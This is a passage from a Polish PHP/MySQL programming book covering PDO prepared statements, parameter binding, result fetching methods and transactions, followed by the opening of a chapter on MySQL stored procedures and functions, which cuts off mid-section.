Polecenia SQL używane w poleceniach przygotowanych (i przekazywane jako parametr *`zapytanie`* metody `prepare()`) wyglądają nieco inaczej od tych, do których możemy być przyzwyczajeni, gdyż mogą się w nich pojawić specjalne oznaczenia, reprezentujące wartości kolumn, które mogą się zmieniać podczas wykonywania polecenia. Dostępne są dwa rodzaje tych oznaczeń: *nazwane parametry* oraz *znaki zapytania*. Na przykład polecenie wykorzystujące nazwane parametry mogłoby wyglądać w następujący sposób:

```
INSERT INTO products SET sku = :sku, name = :name;
```

To samo zapytanie wykorzystujące znaki zapytania wygląda tak:

```
INSERT INTO products SET sku = ?, name = ?;
```

To, które z dwóch powyższych rozwiązań zastosujemy, zależy wyłącznie od naszych preferencji, choć można sądzić, że użycie nazwanych parametrów będzie nieco bardziej zrozumiałe i przejrzyste. Właśnie z tego powodu rozwiązanie to będzie używane w przykładach zamieszczonych w dalszej części rozdziału. A zatem zaczynajmy — zamieszczony poniżej fragment kodu wykorzystuje metodę `prepare()`, by przygotować polecenie do wykonania:

```
// Nawiązanie połączenia z bazą
$dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');
```

```
$query = "INSERT INTO products SET sku = :sku, name = :name";
$stmt = $dbh->prepare($query);
```

Po przygotowaniu polecenia należy je wykonać. Do tego celu służy metoda `execute()`, opisana w kolejnym podpunkcie rozdziału.

Oprócz samego polecenia w wywołaniu metody `prepare()` można także przekazać opcje sterownika bazy danych; służy do tego drugi, opcjonalny parametr *`opcje_sterownika`*.

Wykonywanie polecenia przygotowanego

Do wykonania polecenia służy metoda `execute()`. Oto jej prototyp:

```
boolean PDOStatement::execute([array parametry_wejsciowe])
```

Metoda wymaga przekazania parametrów wejściowych, które zostaną umieszczone w wykonywanym poleceniu SQL. Parametry te można przekazywać na dwa sposoby: jawnie — jako tablicę umieszczoną w wywołaniu metody bądź też poprzez powiązanie zmiennych z nazwami parametrów lub ich położeniem przy użyciu metody `bindParam()`. Pierwsze z tych rozwiązań zostało zademonstrowane poniżej, natomiast drugie — nieco dalej, w ramach prezentacji metody `bindParam()`.

Poniższy przykład pokazuje, w jaki sposób można przygotować polecenie i kilkakrotnie je wykonać, przekazując za każdym razem inny zestaw parametrów:

```
<?php
    // Nawiązanie połączenia z bazą
    $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');

    // Utworzenie i przygotowanie polecenia
    $query = "INSERT INTO products SET sku = :sku, title = :title";
    $stmt = $dbh->prepare($query);

    // Wykonanie polecenia
    $stmt->execute(array(':sku' => 'MN873213', ':title' => 'Miętowy płyn do ust'));

    // Ponowne wykonanie polecenia
    $stmt->execute(array(':sku' => 'AB223234', ':title' => 'Uwodzicielska szminka'));
?>
```

Ten sam przykład został nieco zmodyfikowany w kolejnym podpunkcie rozdziału prezentującym alternatywny sposób przekazywania parametrów do polecenia przy użyciu metody `bindParam()`.

Wiązanie parametrów

Uważny Czytelnik zapewne zauważył, że jedyny parametr metody `execute()`, *`parametry_wejsciowe`*, jest opcjonalny. To bardzo wygodne rozwiązanie, gdyż w sytuacjach, gdy trzeba przekazywać wiele wartości, stosowanie do tego celu tablicy szybko może się stać niewygodne i uciążliwe. A jakie jest alternatywne rozwiązanie? Jest nim metoda `bindParam()`. Oto jej prototyp:

```
boolean PDOStatement::bindParam(różna parametr, różna &zmienna [, int typ_danych [,
                                int dlugosc [, różna opcje_sterownika]]])
```

W przypadku stosowania nazwanych parametrów *`parametr`* jest nazwą oznaczenia reprezentującego wartość kolumny i zapisywanego w przykładowej postaci: `:title`. W przypadku stosowania znaków zapytania *`parametr`* to liczba określająca numer oznaczenia kolumny w podanym poleceniu SQL. Kolejny parametr metody, *`zmienna`*, określa wartość, jaką należy przypisać danemu oznaczeniu. Jak widać, w tym przypadku zastosowano przekazywanie przez referencję, gdyż w razie używania tej metody wraz z procedurami składowanymi istnieje możliwość zmiany wartości tej zmiennej na skutek czynności wykonywanych wewnątrz procedury. Zagadnienie to nie zostanie opisane w tym rozdziale, jednak po przeczytaniu rozdziału 32. Czytelnik będzie

już dokładnie je rozumiał. Opcjonalny parametr *typ_danych* jawnie określa typ danych i może przyjmować jedną z następujących wartości:

- `PDO::PARAM_BOOL`: typ SQL `BOOLEAN`;
- `PDO::PARAM_INPUT_OUTPUT`: stosowany, gdy parametr jest przekazywany do procedury składowanej i w efekcie jej wykonania jego wartość może ulec zmianie;
- `PDO::PARAM_INT`: typ SQL `INTEGER`;
- `PDO::PARAM_NULL`: typ SQL `NULL`;
- `PDO::PARAM_LOB`: typ dużego obiektu SQL (nieobsługiwany przez MySQL);
- `PDO_PARAM_STMT`: obiekty typu `PDOStatement`; aktualnie nie działa;
- `PDO::PARAM_STR`: typy łańcuchowe SQL.

Opcjonalny parametr *dlugosc* określa długość typu danych. Jest on wymagany wyłącznie w przypadku stosowania typu `PDO::PARAM_INPUT_OUTPUT`. Ostatni z parametrów metody, *opcje_sterownika*, pozwala przekazać dodatkowe opcje związane z działaniem sterownika bazy danych.

Poniżej została przedstawiona zmodyfikowana wersja poprzedniego przykładu, w której wartości poszczególnych kolumn w poleceniu przygotowanym są określane przy wykorzystaniu metody `bindParam()`.

```
<?php
    // Nawiązanie połączenia z bazą danych
    $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');

    // Utworzenie i przygotowanie polecenia
    $query = "INSERT INTO products SET sku = :sku, title = :title";
    $stmt = $dbh->prepare($query);

    $sku = 'MN873213';
    $title = 'Miętowy płyn do ust';

    // Powiązanie parametrów
    $stmt->bindParam(':sku', $sku);
    $stmt->bindParam(':title', $title);

    // Wykonanie polecenia
    $stmt->execute();

    $sku = 'AB223234';
    $title = 'Uwodzicielska szminka';

    // Powiązanie parametrów
    $stmt->bindParam(':sku', $sku);
    $stmt->bindParam(':title', $title);

    // Wykonanie polecenia
    $stmt->execute();
?>
```

Gdyby w poleceniu przygotowanym zamiast parametrów nazwanych zostały zastosowane znaki zapytania, to wyglądałoby ono nieco inaczej:

```
$query = "INSERT INTO products SET sku = ?, title = ?";
```

W takim przypadku konieczna jest także postać wywołań metod `bindParam()`:

```
$stmt->bindParam(1, $sku);
$stmt->bindParam(2, $title);
. . .
```

```
$stmt->bindParam(1, $sku);
$stmt->bindParam(2, $title);
```

Pobieranie danych

Metodologia pobierania danych, stosowana przez PDO, jest całkiem podobna do analogicznych rozwiązań używanych w innych rozszerzeniach do obsługi baz danych. W rzeczywistości, jeśli ktoś używał już wcześniej któregoś z tych rozszerzeń, stosowanie pięciu metod PDO służących do pobierania danych nie powinno mu przysporzyć najmniejszych problemów. Wszystkie metody zaprezentowane i opisane w tym punkcie rozdziału są metodami klasy `PDOStatement`, której instancje są zwracane przez kilka innych metod, przedstawionych już wcześniej.

Określanie liczby zwróconych kolumn

Metoda `columnCount()` zwraca liczbę kolumn wchodzących w skład zbioru wyników. Oto jej prototyp:

```
integer PDOStatement::columnCount()
```

Poniżej przedstawiłem przykład jej zastosowania:

```
// Wykonanie polecenia
$query = 'SELECT sku, title FROM products ORDER BY title';
$result = $dbh->query($query);

// Wyświetlenie liczby zwróconych kolumn
printf("Zwrócono %d pola z informacjami o produkcie.", $result->columnCount());
```

Jego wykonanie zwróci następujący wynik:

```
Zwrócono 2 pola z informacjami o produkcie.
```

Pobieranie następnego wiersza zbioru wyników

Metoda `fetch()` zwraca kolejny wiersz ze zbioru wyników lub wartość `FALSE`, jeśli pobrano już wszystkie wiersze. Poniżej przedstawiłem jej prototyp:

```
różna PDOStatement::fetch([int sposob_pobierania [, int polozenie_kursora
                          [, int przesuniecie_kursora]]])
```

Sposób odwoływania się do poszczególnych kolumn pobieranych wierszy zależy od wartości parametru *`sposob_pobierania`*. Może on przyjąć jedną z ośmiu dostępnych wartości:

- `PDO::FETCH_ASSOC`: sprawia, że metoda `fetch()` zwróci tablicę wartości indeksowanych nazwami kolumn.
- `PDO::FETCH_BOTH`: sprawia, że metoda `fetch()` zwróci tablicę wartości indeksowanych zarówno nazwami kolumn, jak i liczbami, określającymi kolejność danej kolumny w zbiorze wyników (zaczynając od wartości 0). Wartość ta odpowiada domyślnemu sposobowi działania metody.
- `PDO::FETCH_BOUND`: sprawia, że metoda `fetch()` zwróci wartość `TRUE`, a pobierane wartości kolumn zapisze w odpowiednich zmiennych, wskazanych przy użyciu metody `bindParam()`. Więcej informacji na ten temat można znaleźć w dalszej części rozdziału, w punkcie „Tworzenie powiązanych kolumn".
- `PDO::FETCH_CLASS`: sprawia, że metoda `fetch()` umieści zwracane wartości w obiekcie, zapisując je we właściwościach, których nazwy będą odpowiadać nazwom kolumn.
- `PDO::FETCH_INTO`: sprawia, że wartości kolumn zostaną zapisane do istniejącego obiektu wskazanej klasy. Właściwości tego obiektu muszą odpowiadać nazwom kolumn, a dodatkowo muszą one być publicznie dostępne. Ewentualnie klasa musi udostępniać przeciążone metody `__get()` oraz `__set()`, ułatwiające pobieranie i ustawianie wartości właściwości (więcej informacji na ich temat można znaleźć w rozdziale 7.).

- `PDO::FETCH_LAZY`: sprawia, że utworzona zostanie tablica asocjacyjna i indeksowana liczbami, jak również obiekt, którego właściwości będą odpowiadały nazwom kolumn. Dzięki temu użytkownik będzie mógł odwoływać się do kolumn pobieranego wiersza w dowolny sposób.
- `PDO::FETCH_NUM`: sprawia, że metoda `fetch()` zwróci tablicę wartości indeksowaną liczbami, odpowiadającymi kolejności poszczególnych kolumn w zbiorze wyników (zaczynając od 0).
- `PDO::FETCH_OBJ`: sprawia, że metoda `fetch()` utworzy obiekt, którego właściwości będą odpowiadały nazwom pobieranych kolumn.

Parametr *`polozenie_kursora`* określa, który wiersz zostanie pobrany, w przypadku gdy obiekt jest kursorem przewijalnym. Ostatni parametr, *`przesuniecie_kursora`*, jest liczbą całkowitą określającą przesunięcie wiersza, jaki należy pobrać, w stosunku do bieżącego położenia w kursorze.

Przedstawiony poniżej przykład pobiera wszystkie produkty z bazy danych, sortując je alfabetycznie na podstawie nazwy:

```
<?php
    // Nawiązanie połączenia z bazą danych
    $dbh = new PDO("mysql:host=localhost;dbname=chp31", "internauta", "tajne");

    // Wykonanie zapytania
    $stmt = $dbh->query('SELECT sku, title FROM products ORDER BY title');

    while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
        $sku = $row['sku'];
        $title = $row['title'];
        printf("Produkt: %s (%s) <br />", $title, $sku);
    }
?>
```

Wykonanie tego fragmentu kodu może zwrócić następujące przykładowe wyniki:

```
Produkt: Balsam po goleniu (ZP457321)
Produkt: Pasta do zębów AquaSmooth (TY232278)
Produkt: Szampon BujnaGlaca (PO988932)
Produkt: Żyletki Brzytewki (KL334899)
```

Jednoczesne pobieranie wszystkich wierszy wyników

Metoda `fetchAll()` działa bardzo podobnie do metody `fetch()`, z tym że jej wywołanie powoduje zwrócenie tablicy zawierającej wszystkie wiersze zbioru wyników. Oto jej prototyp:

```
array PDOStatement::fetchAll([int sposob_pobierania])
```

Sposób, w jaki będzie się można odwoływać do zwróconych danych, zależy od przekazanej wartości opcjonalnego parametru *`sposob_pobierania`*, przy czym domyślnie stosowana jest wartość `PDO_FETCH_BOTH`. Pełną listę dostępnych wartości tego parametru można znaleźć w poprzednim punkcie rozdziału, poświęconym metodzie `fetch()`.

Poniższy przykład generuje identyczne wyniki co skrypt z punktu poświęconego metodzie `fetch()`, jednak wykorzystuje metodę `fetchAll()`:

```
// Wykonanie zapytania
$stmt = $dbh->query('SELECT sku, title FROM products ORDER BY title');

// Pobranie wszystkich wierszy zbioru wyników
$rows = $stmt->fetchAll();

// Wyświetlenie wyników
foreach ($rows as $row) {
    $sku = $row[0];
```

```
    $title = $row[1];
    printf("Produkt: %s (%s) <br />", $title, $sku);
}
```

Wykonanie tego fragmentu kodu daje następujące przykładowe wyniki:

```
Produkt: Balsam po goleniu (ZP457321)
Produkt: Pasta do zębów AquaSmooth (TY232278)
Produkt: Szampon BujnaGlaca (PO988932)
Produkt: Żyletki Brzytewki (KL334899)
```

Wybór jednego z przedstawionych sposobów pobierania danych, bazującego na metodzie `fetch()` lub `fetchAll()`, jest w zasadzie kwestią upodobań programisty. Trzeba jednak pamiętać, że zastosowanie metody `fetchAll()`, w przypadku gdy skrypt operuje na wyjątkowo dużych zbiorach danych, może spowodować znaczne obciążenie zarówno zasobów serwera bazy danych, jak i przepustowości łącza.

Pobieranie jednej kolumny

Metoda `fetchColumn()` pobiera wartość konkretnej kolumny z następnego wiersza zbioru wyników. Oto jej prototyp:

```
string PDOStatement::fetchColumn([int numer_kolumny])
```

Kolumna, której wartość zostanie pobrana, określana jest przy użyciu parametru *`numer_kolumny`*. Należy mu przypisać liczbę całkowitą, reprezentującą numer interesującej nas kolumny w zbiorze wyników (licząc od zera). Jeśli wartość parametru nie zostanie określona, metoda zwróci wartość pierwszej kolumny z wiersza wyników. Nieco dziwne jest to, że metoda nie pozwala pobrać wartości dwóch różnych kolumn tego samego wiersza, gdyż każde jej wywołanie przesuwa wskaźnik wierszy. Oznacza to, że jeśli z każdego wiersza należy pobrać wartości kilku kolumn, to lepszym rozwiązaniem będzie zastosowanie metody `fetch()`.

Poniższy przykład demonstruje zarówno wykorzystanie metody `fetchColumn()`, jak i to, że jej kolejne wywołania przesuwają wskaźnik wierszy:

```
// Wykonanie zapytania
$result = $dbh->query('SELECT sku, title FROM products ORDER BY title');

// Pobranie pierwszej kolumny pierwszego wiersza
$sku = $result->fetchColumn(0);

// Pobranie drugiej kolumny drugiego wiersza
$title = $result->fetchColumn(1);

// Wyświetlenie danych
echo "Produkt: $title ($sku)";
```

Poniżej przedstawiłem wyniki wykonania tego skryptu. Trzeba zauważyć, że widoczna w nim nazwa produktu i jego kod nie odpowiadają jednemu produktowi z tabeli przykładowych danych. Wynika to z faktu, że każde wywołanie metody `fetchColumn()` przesuwa wskaźnik wierszy. Dlatego stosując tę metodę, należy zachować dużą ostrożność.

```
Produkt:  (ZP457321) Pasta do zębów AquaSmooth
```

Tworzenie powiązanych kolumn

W poprzednich punktach rozdziału Czytelnik dowiedział się, jak przy użyciu parametru *`sposob_pobierania`* metod `fetch()` i `fetchAll()` można określać sposób, w jaki zostaną udostępnione kolumny zbioru wyników. Być może uwagę Czytelnika zwróciła wartość `PDO_FETCH_BOUND`, gdyż — jak można sądzić — pozwala ona

zapisywać pobierane wartości kolumn we wskazanych zmiennych, a tym samym uniknąć wszystkich dodatkowych operacji wykonywanych zazwyczaj podczas pobierania wyników zapytań. Rzeczywiście, takie rozwiązanie jest możliwe, a kluczową rolę odgrywa w nim metoda `bindColumn()`.

Metoda `bindColumn()` służy do powiązania nazwy kolumny ze zmienną, w której podczas pobierania kolejnych wierszy wyników będzie automatycznie zapisywana wartość tej kolumny. Oto jej prototyp:

```
boolean PDOStatement::bindColumn(różna kolumna, różna &zmienna [, int typ
                                 [, int maks_dlugosc [, mixed opcje_sterownika]]])
```

Parametr *`kolumna`* określa numer kolumny w wierszu, natomiast parametr *`&zmienna`* — zmienną, w jakiej zostanie zapisana wartość kolumny. Wartości zmiennej można dodatkowo sprecyzować, używając parametrów *`typ`* — określającego typ danych, oraz *`maks_dlugosc`* — pozwalającego ograniczyć jej długość. Parametr *`typ`* może przyjąć jedną z siedmiu predefiniowanych wartości; ich listę można znaleźć we wcześniejszej części rozdziału, w punkcie poświęconym metodzie `bindParam()`.

Poniższy przykład pobiera z bazy danych nazwę i kod produktu, którego identyfikator ma wartość 1, przy czym podczas pobierania wyników kolumny są wiązane ze zmiennymi zarówno przy wykorzystaniu indeksu liczbowego, jak i nazwy.

```
<?php
    // Nawiązanie połączenia z bazą danych
    $dbh = new PDO('mysql:host=localhost;dbname=chp31', 'internauta', 'tajne');

    // Utworzenie zapytania i przygotowanie polecenia
    $query = 'SELECT sku, title FROM products WHERE id=1';
    $stmt = $dbh->prepare($query);
    $stmt->execute();

    // Powiązanie z wykorzystaniem indeksu kolumny
    $stmt->bindColumn(1, $sku);

    // Powiązanie z wykorzystaniem nazwy kolumny
    $stmt->bindColumn('title', $title);

    // Pobranie wiersza
    $row = $stmt->fetch(PDO::FETCH_BOUND);

    // Wyświetlenie wyników
    printf("Produkt: %s (%s)", $title, $sku);
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Produkt: Pasta do zębów AquaSmooth (TY232278)
```

Stosowanie transakcji

W przypadku korzystania z baz danych obsługujących transakcje PDO zapewnia możliwości ich stosowania. Do obsługi transakcji służą trzy metody PDO: `beginTransaction()`, `commit()` oraz `rollback()`. Cały rozdział 37. został poświęcony na prezentację zagadnień związanych z transakcjami, dlatego tutaj zostaną podane jedynie opisy trzech wymienionych powyżej metod.

Rozpoczynanie transakcji

Wywołanie metody `beginTransaction()` wyłącza tryb automatycznego zatwierdzania transakcji. Oznacza to, że wszelkie zmiany wprowadzane w bazie danych nie zostaną w niej uwzględnione aż do momentu wywołania metody `commit()`. Poniżej przedstawiłem prototyp metody `beginTransaction()`:

```
boolean PDO::beginTransaction()
```

Po wywołaniu metody `commit()` lub `rollback()` ponownie zostanie włączony tryb automatycznego zatwierdzania transakcji.

Zatwierdzanie transakcji

Do zatwierdzania transakcji służy metoda `commit()`, której prototyp przedstawiłem poniżej:

```
boolean PDO::commit()
```

Wycofywanie transakcji

Metoda `rollback()` powoduje wycofanie wszelkich zmian, które zostały wprowadzone w bazie danych od momentu wywołania metody `beginTransaction()`. Oto jej prototyp:

```
boolean PDO::rollback()
```

Podsumowanie

PDO jest bardzo potężnym narzędziem, które pozwala ujednolicić niespójne sposoby obsługi różnych baz danych, sprawiając tym samym, że zmiana bazy używanej przez aplikację będzie zadaniem niemal trywialnym. Co więcej, stosowanie PDO może się przyczynić do poprawy produktywności pracy programistów, gdyż zapewnia ono separację logiki związanej z kodem SQL od logiki obsługi bazy danych. Warto zatem śledzić rozwój tego rozszerzenia, zwłaszcza jeśli klienci oczekują, by tworzona aplikacja współpracowała z preferowaną przez nich bazą danych.

ROZDZIAŁ 32

Podprogramy składowane

Większość przykładów zamieszczonych w tej książce wykorzystuje zapytania i polecenia MySQL, których kod jest umieszczany wewnątrz skryptów PHP. W przypadku mniejszych aplikacji takie rozwiązanie jest całkiem dobre; jednak można sądzić, że wraz z powiększaniem się ich złożoności i wielkości Czytelnik będzie chciał poszukać bardziej efektywnych metod zarządzania kodem SQL. Może się też zdarzyć, że niektóre zapytania osiągną taki stopień złożoności, że w celu zapewnienia ich prawidłowego działania konieczne będzie wprowadzenie do nich pewnej logiki programowej. Rozważmy sytuację, w której wdrażamy dwie aplikacje, z których pierwsza jest aplikacją internetową, a druga jest przeznaczona na telefony iPhone, przy czym obie korzystają z serwera baz danych MySQL i wykonują wiele identycznych zadań. W takim przypadku, gdyby okazało się, że trzeba zmienić zapytanie, niezbędne modyfikacje należałoby wprowadzić nie w jednej, lecz w dwóch aplikacjach!

Kolejnym wyzwaniem podczas tworzenia dużych i złożonych aplikacji jest zapewnienie poszczególnym członkom zespołu możliwości wykorzystania swoich doświadczeń bez przeszkadzania wszystkim pozostałym. Zazwyczaj osoby odpowiedzialne za tworzenie kodu związanego z obsługą i pielęgnacją bazy mają dużą wiedzę w zakresie pisania wydajnych i bezpiecznych zapytań. Jednak w jaki sposób taka osoba może pracować nad swoimi zapytaniami, nie przeszkadzając programistom aplikacji internetowych, skoro kod zapytań jest umieszczany bezpośrednio w kodzie skryptów? Co więcej, czy w takiej sytuacji architekt baz danych może mieć pewność, że programista nie zmodyfikuje zapytań, potencjalnie wprowadzając przez to luki w bezpieczeństwie całego procesu?

Jednym z najczęściej wykorzystywanych rozwiązań tego problemu jest mechanizm określany jako *podprogramy składowane*. Podprogram składowany jest zbiorem poleceń SQL zapisanych na serwerze bazy danych, które można wykonać, podając w zapytaniu jego nazwę. Przypominają one nieco zwyczajne funkcje, które także zawierają grupę instrukcji wykonywanych w momencie wywołania funkcji. Takimi podprogramami można zarządzać, korzystając z systemu zabezpieczeń serwera bazy danych, a co równie ważne, bez konieczności wprowadzania jakichkolwiek zmian w kodzie aplikacji.

Długo wyczekiwana możliwość korzystania z podprogramów składowanych została wprowadzona w wersji 5 serwera MySQL. W tym rozdziale Czytelnik znajdzie wszystkie niezbędne informacje dotyczące podprogramów składowanych, poczynając od składni używanej do ich tworzenia, poprzez zarządzanie nimi, a kończąc na sposobach ich wykonywania. Oprócz tego zamieściłem w nim także informacje na temat używania podprogramów składowanych w skryptach PHP. Na początku jednak warto się przyjrzeć zestawieniu ich zalet i wad.

Czy warto używać podprogramów składowanych?

Zamiast bezkrytycznie podejmować decyzję o wykorzystaniu podprogramów składowanych, warto poświęcić nieco czasu, by dokładniej poznać ich zalety i wady; zwłaszcza że ich przydatność i użyteczność są tematem zażartej dyskusji w środowiskach użytkowników baz danych. W tym podrozdziale zostały przedstawione zalety oraz wady dołączenia tego narzędzia do wykorzystywanej strategii tworzenia aplikacji.

Zalety podprogramów składowanych

Podprogramy składowane mają sporo zalet; te najważniejsze z nich zostały przedstawione na poniższej liście:

- **Spójność**: w przypadku gdy wiele aplikacji pisanych w różnych językach wykonuje te same operacje na bazie danych, zaimplementowanie tych operacji w formie procedur składowanych pozwala wyeliminować redundancję tworzonego kodu.
- **Wydajność**: można przyjąć, że kompetentny administrator baz danych będzie tym członkiem zespołu, który najlepiej nadaje się do pisania zapytań wymagających dużej optymalizacji. Dlatego sensowne będzie zarezerwowanie tych zadań dla takiej osoby poprzez ich implementację w formie podprogramów składowanych.
- **Bezpieczeństwo**: w przypadku pracy nad szczególnie wrażliwymi zagadnieniami, takimi jak finanse, służba zdrowia czy też bezpieczeństwo narodowe, bardzo często wymagana jest ścisła kontrola dostępu do danych. W takich sytuacjach wykorzystanie podprogramów składowanych będzie doskonałym sposobem uzyskania pewności, że programiści mają dostęp tylko do tych informacji, które są potrzebne do zadań, jakie mają wykonać.
- **Architektura**: choć prezentacja zalet architektury wielowarstwowej wykracza poza ramy tematyczne tej książki, to jednak wykorzystanie podprogramów składowanych w rozwiązaniach wielowarstwowych dodatkowo poprawia możliwości zarządzania dużymi aplikacjami i ich pielęgnacji. Więcej informacji na ten temat można znaleźć w internecie, wyszukując hasło „architektura n-warstwowa" (ang. *n-tier architecture*).

Wady podprogramów składowanych

Chociaż przedstawione w poprzednim punkcie rozdziału zalety podprogramów składowanych mogły już przekonać Czytelnika do podjęcia decyzji o ich wykorzystaniu, to jednak warto poświęcić trochę czasu na zastanowienie się nad ich wadami:

- **Wydajność**: wiele osób może stwierdzić, że jedynym celem istnienia baz danych jest przechowywanie danych i zarządzanie ich wzajemnymi relacjami, a nie wykonywanie kodu, który równie dobrze może zostać wykonany przez aplikację. A zatem można by stwierdzić, że stosowanie podprogramów składowanych stoi w sprzeczności z głównym celem istnienia baz danych, a co więcej, wykonywanie kodu na serwerze powoduje dodatkowe zużycie zasobów procesora i pamięci.
- **Możliwości**: już niebawem Czytelnik będzie miał okazję przekonać się, że język SQL zapewnia duże możliwości i elastyczność, jednak bardzo wielu programistów uważa, że implementacja operacji na danych jest znacznie łatwiejsza, jeśli będzie się do tego celu używać „dojrzałego" języka programowania, takiego jak PHP.
- **Łatwość pielęgnacji i zarządzania**: choć do tworzenia podprogramów składowanych i zarządzania nimi można używać programów z graficznym interfejsem użytkownika, takich jak MySQL Query Browser (przedstawiony w rozdziale 27.), to jednak ich pisanie i debugowanie jest znacznie trudniejsze od pisania kodu PHP w dobrym zintegrowanym środowisku programistycznym.
- **Przenaszalność**: podprogramy składowane bardzo często używają składni charakterystycznej dla konkretnej bazy danych, co oznacza, że możemy mieć poważne problemy, jeśli będziemy musieli zmienić bazę danych używaną w aplikacji.

A zatem nawet po poznaniu i przeanalizowaniu powyższych zalet i wad Czytelnik może się zastanawiać, czy podprogramy składowane są rozwiązaniem, z którego powinien skorzystać. Sugeruję, by kontynuować lekturę i poeksperymentować z przykładami przedstawionymi w dalszej części rozdziału.

Implementacja podprogramów składowanych w serwerze MySQL

Choć termin *procedura składowana* jest używany często i bez większego zastanowienia, to jednak trzeba wiedzieć, że MySQL udostępnia dwa warianty ogólnie pojętych *podprogramów składowanych* (ang. *stored routines*):

- **Procedury składowane**: procedury składowane umożliwiają wykonywanie takich poleceń SQL, jak `SELECT`, `INSERT`, `UPDATE` oraz `DELETE`. Pozwalają także na ustawianie parametrów, do których można później się odwoływać spoza procedury.
- **Funkcje składowane**: funkcje składowane umożliwiają wykonywanie wyłącznie poleceń `SELECT`, obsługują tylko parametry wejściowe i muszą zwracać dokładnie jedną wartość. Co więcej, funkcję składowaną można umieścić bezpośrednio w poleceniu SQL, dokładnie tak samo jak standardowe funkcje MySQL, takie jak `count()` bądź `date_format()`.

Ogólnie rzecz ujmując, procedury składowane są używane, kiedy należy przeprowadzić jakieś operacje na informacjach zapisanych w bazie, na przykład pobrać lub wstawić wiersze bądź zaktualizować albo usunąć konkretne wartości; natomiast funkcje składowane są używane do manipulowania danymi i wykonywania na ich obliczeń. Należy zauważyć, że składnia używana do zarządzania procedurami i funkcjami składowanymi jest niemal identyczna, różni się tylko tym, że w przypadku procedur jest używane słowo kluczowe `PROCEDURE`, a w przypadku funkcji — `FUNCTION`. Aby na przykład usunąć istniejącą procedurę składowaną, należy wydać polecenie `DROP PROCEDURE` *`nazwa_procedury`*, a aby usunąć funkcję — `DROP FUNCTION` *`nazwa_funkcji`*.

Tworzenie podprogramów składowanych

Poniżej została przedstawiona składnia polecenia służącego do tworzenia procedur składowanych:

```
CREATE
    [DEFINER = { uzytkownik | CURRENT_USER }
    PROCEDURE nazwa_procedury ([parametr[, ...]])
    [cechy, ...] kod_procedury
```

Natomiast tak wygląda polecenie służące do tworzenia funkcji składowanych:

```
CREATE
    [DEFINER = { uzytkownik | CURRENT_USER }
    FUNCTION nazwa_funkcji ([parametr[, ...]])
    RETURNS typ
    [cechy, ...] kod_procedury
```

Na przykład przedstawione poniżej polecenie tworzy procedurę składowaną, która zwraca statyczną wartość:

```
mysql>CREATE PROCEDURE get_inventory()
    ->SELECT 45 AS inventory;
```

I to wszystko. Teraz można tę procedurę wykonać, używając poniższego polecenia:

```
mysql>CALL get_inventory();
```

Wykonanie tej procedury zwraca następujące wyniki:

```
+---------------+
| inventory     |
+---------------+
|        45     |
+---------------+
```

Oczywiście, przedstawiony przykład jest bardzo prosty. W dalszej części rozdziału Czytelnik znajdzie informacje o dostępnych możliwościach pozwalających tworzyć znacznie bardziej złożone (i użyteczne) procedury składowane.

Określanie uprawnień

Klauzula `DEFINER` podaje konto użytkownika, które będzie sprawdzane w celu określenia, czy można wykonać poszczególne polecenia SQL wchodzące w skład procedury. W przypadku użycia tej klauzuli konieczne będzie podanie zarówno nazwy użytkownika, jak i nazwy hosta w standardowej postaci „uzytkownik@host" (na przykład: `jasiek@localhost`). W przypadku korzystania ze słowa kluczowego `CURRENT_USER` (a warto pamiętać, że ta wartość jest stosowana domyślnie) podczas wykonywania procedury będą stosowane uprawnienia konta, które zostało użyte do jej wywołania. Jedynie użytkownicy posiadający uprawnienie `SUPER` mogą przypisywać uprawnienie `DEFINER` innym użytkownikom.

Tworzenie parametrów wejściowych i wyjściowych

Procedury składowane mogą zarówno przyjmować parametry wejściowe, jak i zwracać wartości parametrów do kodu wywołującego. Dla każdego z tych parametrów należy zadeklarować jego nazwę, typ danych oraz to, czy będzie służył do przekazywania danych do procedury, zwracania ich z procedury, czy też wykonywał oba te zadania.

■ **Uwaga** Informacje zamieszczone w tej części rozdziału odnoszą się wyłącznie do procedur składowanych. Funkcje składowane, choć mogą korzystać z parametrów, obsługują wyłącznie parametry wejściowe i muszą zwracać dokładnie jedną wartość. Dlatego w przypadku deklarowania parametrów funkcji składowanej należy podawać wyłącznie jej nazwę oraz typ.

Podprogramy składowane mogą operować na danych dowolnych typów, obsługiwanych przez serwer MySQL. Dlatego deklarując parametry, można używać dowolnych typów, z jakich korzystamy podczas tworzenia tabel.

W celu zadeklarowania przeznaczenia parametru należy użyć jednego z trzech poniższych słów kluczowych:

- `IN`: parametry tego rodzaju są przeznaczone wyłącznie do przekazywania danych do procedury.
- `OUT`: te parametry służą do przekazywania danych wyłącznie z procedury do kodu wywołującego.
- `INOUT`: te parametry pozwalają przekazywać informacje do procedury, zmieniać ją wewnątrz procedury, a następnie zwracać ją do kodu wywołującego.

W przypadku parametrów `OUT` oraz `INOUT` ich nazwy, umieszczane w wywołaniu procedury, należy poprzedzić symbolem `@`, dzięki czemu później będzie można się do nich odwoływać z poziomu kodu wywołującego procedurę. Przeanalizujmy przykład procedury `get_inventory` posiadającej dwa parametry. Pierwszy z nich, `productid`, jest parametrem wejściowym (`IN`), określającym interesujący nas produkt; natomiast drugi, `count`, to parametr wyjściowy (`OUT`), zwracający wartość na zewnętrz procedury.

```
CREATE PROCEDURE get_inventory(IN product CHAR(8), OUT count INT)
  SELECT 45 INTO count;
```

Powyższą procedurę można wywołać w następujący sposób:

```
CALL get_inventory("ZXY83393", @count);
```

Natomiast zwróconą przez nią wartość parametru `count` można pobrać, używając prostego polecenia `SELECT`:

```
SELECT @count;
```

Cechy

Podczas tworzenia procedur składowanych można skorzystać z kilku atrybutów, nazywanych *cechami*, które pozwalają dodatkowo określić sposób działania procedury. Wszystkie te atrybuty zostały wymienione na poniższej liście, natomiast pod nią zamieściłem ich bardziej szczegółowe opisy.

```
LANGUAGE SQL
| [NOT] DETERMINISTIC
| { CONTAINS SQL | NO SQL | READS SQL DATA | MODIFIES SQL DATA }
| SQL SECURITY {DEFINER | INVOKER}
| COMMENT 'tekst'
```

LANGUAGE SQL

